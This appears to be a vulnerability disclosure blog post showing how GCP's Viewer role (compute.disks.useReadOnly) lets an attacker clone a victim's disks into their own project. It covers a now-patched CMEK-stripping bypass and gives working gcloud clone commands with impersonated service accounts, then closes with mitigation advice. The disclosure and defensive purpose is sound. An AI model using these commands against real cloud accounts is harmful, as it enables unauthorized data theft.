TL;DR: The legacy Basic roles/viewer is riskier than you think. It grants compute.disks.useReadOnly, which allows an attacker to clone disks (even CMEK encrypted ones) into an external project, effectively removing the CMEK encryption and bypassing specific KMS permissions you would expect to prevent this.
While Google patched the direct disk cloning bypass following my disclosure, I have discovered a new workaround using snapshots that still allows attackers to strip CMEK encryption.
Starting strong: stop using GCP legacy basic roles unless you don’t have any alternative. Roles like Owner (roles/owner), Editor (roles/editor), and Viewer (roles/viewer) are over-permissive and do not follow the Principle of Least Privilege.
In this article, we’ll explore some common scenarios where the Viewer role can be exploited for cross-project disk replication, how Google attempted to patch a critical CMEK bypass, and how that patch can still be exploited.
Prereqs:
To demonstrate this, let’s setup our attack scenario. We need:
- Source project (victim): contains disks with the sensitive data*.
- Target project (attacker): a project controlled by an attacker.
- Identity: a service account with the Viewer role** assigned on the Source Project scope.
* Filling the disk with the testing data was done by attaching and mounting it to the existing VM, and creating a testfile.txt , containing “Hello!” .
> sudo mkfs.ext4 /dev/sdb
> sudo mkdir -p /mnt/stateful_partition/datadisk
> sudo mount /dev/sdb /mnt/stateful_partition/datadisk
> echo "Hello!" | sudo tee /mnt/stateful_partition/datadisk/testfile.txt
** The Viewer role includes the compute.disks.useReadOnly permission. The permission required to use the disk, create a snapshot, or create a disk clone. This is the only permission we require from the service account in the source project. Any custom or predefined role that contains this permission is equally vulnerable.
Scenario 1: Cloning Google-Managed Encryption (GME) Disks
Google allows you to create a clone of a disk across projects. Official Documentation: Clone Data Across Projects
Our test disk is a standard PD that we’ll use as a data disk, encrypted with Google-Managed Encryption (GME).

A service account with Viewer role in the Source project.

Assigned also Compute Admin in the target project.

If the disk is encrypted with default Google-Managed Encryption (GME), an attacker, assigned Viewer role, can simply run the following command from their own project (target project).
gcloud compute disks create cloned-copy \
    --source-disk projects/SOURCE_PROJECT/zones/us-central1-a/disks/cross-account-leak \
    --impersonate-service-account=cross-account-leak-test@SOURCE_PROJECT.iam.gserviceaccount.com \
    --zone=us-central1-a
Result:
Created [https://www.googleapis.com/compute/v1/projects/TARGET_PROJECT/zones/us-central1-a/disks/cloned-copy].
NAME: cloned-copy
ZONE: us-central1-a
SIZE_GB: 10
TYPE: pd-standard
STATUS: READY
The disk is now available in the target project. The attacker can attach it to any VM they own and mount the file system to read the data.
Takeaway: Any third-party identity with the Viewer role attached can replicate your standard disks and access your compute data without the compute.instances.attachDisk permissions in the source project.
Scenario 2: Bypassing CMEK Restrictions
Now, let’s spice things up and look at the more critical scenario. Organizations often use Customer-Managed Encryption Keys (CMEK) via Cloud KMS to add a layer of security. The assumption is often: “Even if the attacker can access the disk metadata, they can’t read the data without the cloudkms.cryptoKeyVersions.useToDecrypt permission.”
According to Google’s Documentation of general restrictions applicable for creation of a disk clone:
If you use a customer-supplied encryption key or a customer-managed encryption key to encrypt the source disk, you must use the same key to encrypt the clone. For more information, see Creating a clone of an encrypted source disk.
However, my research found this was not enforced by the API. After I reported this behavior to the Google VRP, the fix was introduced. Today, if an attacker attempts this direct bypass, the API correctly blocks the action:
ERROR: (gcloud.compute.disks.create) Could not fetch resource:
 - 'projects/SOURCE_PROJECT/zones/us-central1-a/disks/example-cmek-data-disk' is protected with a customer supplied encryption key, but none was provided.
Before the fix
Suppose we had a CMEK-encrypted disk using a Cloud KMS key in a source project.

With the same service account setup as before, perform the disk copy without specifying the KMS key for the output.
gcloud compute disks create cloned-copy \
    --source-disk projects/SOURCE_PROJECT/zones/us-central1-a/disks/cmek-encrypted-test \
    --impersonate-service-account=cross-account-leak-test@SOURCE_PROJECT.iam.gserviceaccount.com \
    --zone=us-central1-a
Result:
Created [https://www.googleapis.com/compute/v1/projects/TARGET_PROJECT/zones/us-central1-a/disks/cloned-copy].
NAME: cloned-copy
ZONE: us-central1-a
SIZE_GB: 10
TYPE: pd-standard
STATUS: READY
Shockingly, this disk clone attempt didn’t fail. Instead, the clone was automatically re-encrypted using the GME encryption.

Attaching and mounting the cloned disk confirmed that its contents are fully accessible in the attacker’s project.
Why did it happen?
When I reported this to Google VRP, I received the following clarification:
- CMEK decryption is performed by the Compute Engine Service Agent of the source project, not the user directly.
- The
compute.disks.useReadOnlypermission effectively authorizes the Service Agent to decrypt the data for the purpose of reading or cloning. - Because the cloning operation reads the data and writes it to a new disk in the target project, if no key is specified, the new disk simply defaults to GME.
This effectively removed the CMEK during the transfer. The attacker does not need cloudkms.cryptoKeyVersions.useToDecrypt permission on the source key, nor do they need the key to exist in the target project.
That changes, if the --kms-key is specified during the cloning. In that case, the clone would fail if the key is not accessible in the target project.
Disclosure and Mitigation
I reported this behavior to Google. They acknowledged that while useReadOnly implies read access, the edge case regarding cross-project cloning and re-encryption was valid.
Google has introduced a fix to validate that --kms-key is provided when cloning a CMEK-encrypted disk. This effectively blocks the direct cloning bypass.
However, I have discovered a workaround that still allows attackers to strip CMEK encryption using an intermediate step. This is a subject of a separate disclosure, and once the patch is in place, I will follow up with another article detailing the new bypass.
Recommendations
- Avoid Basic Roles: Stop using
roles/viewer(and other Basic roles). They do not follow the Principle of Least Privilege and can lead to unexpected outcomes. - Use Custom Roles: Create principles-of-least-privilege custom roles. If a user only needs to view metadata, do not grant
compute.disks.useReadOnly. - Audit Permissions: Regularly audit who holds permissions to read disk data. Treat
useReadOnlyas equivalent to “can download the hard drive.” - Org Policy Constraints: Use Organization Policies to restrict cross-project service account usage and restrict which projects can be used for resource sharing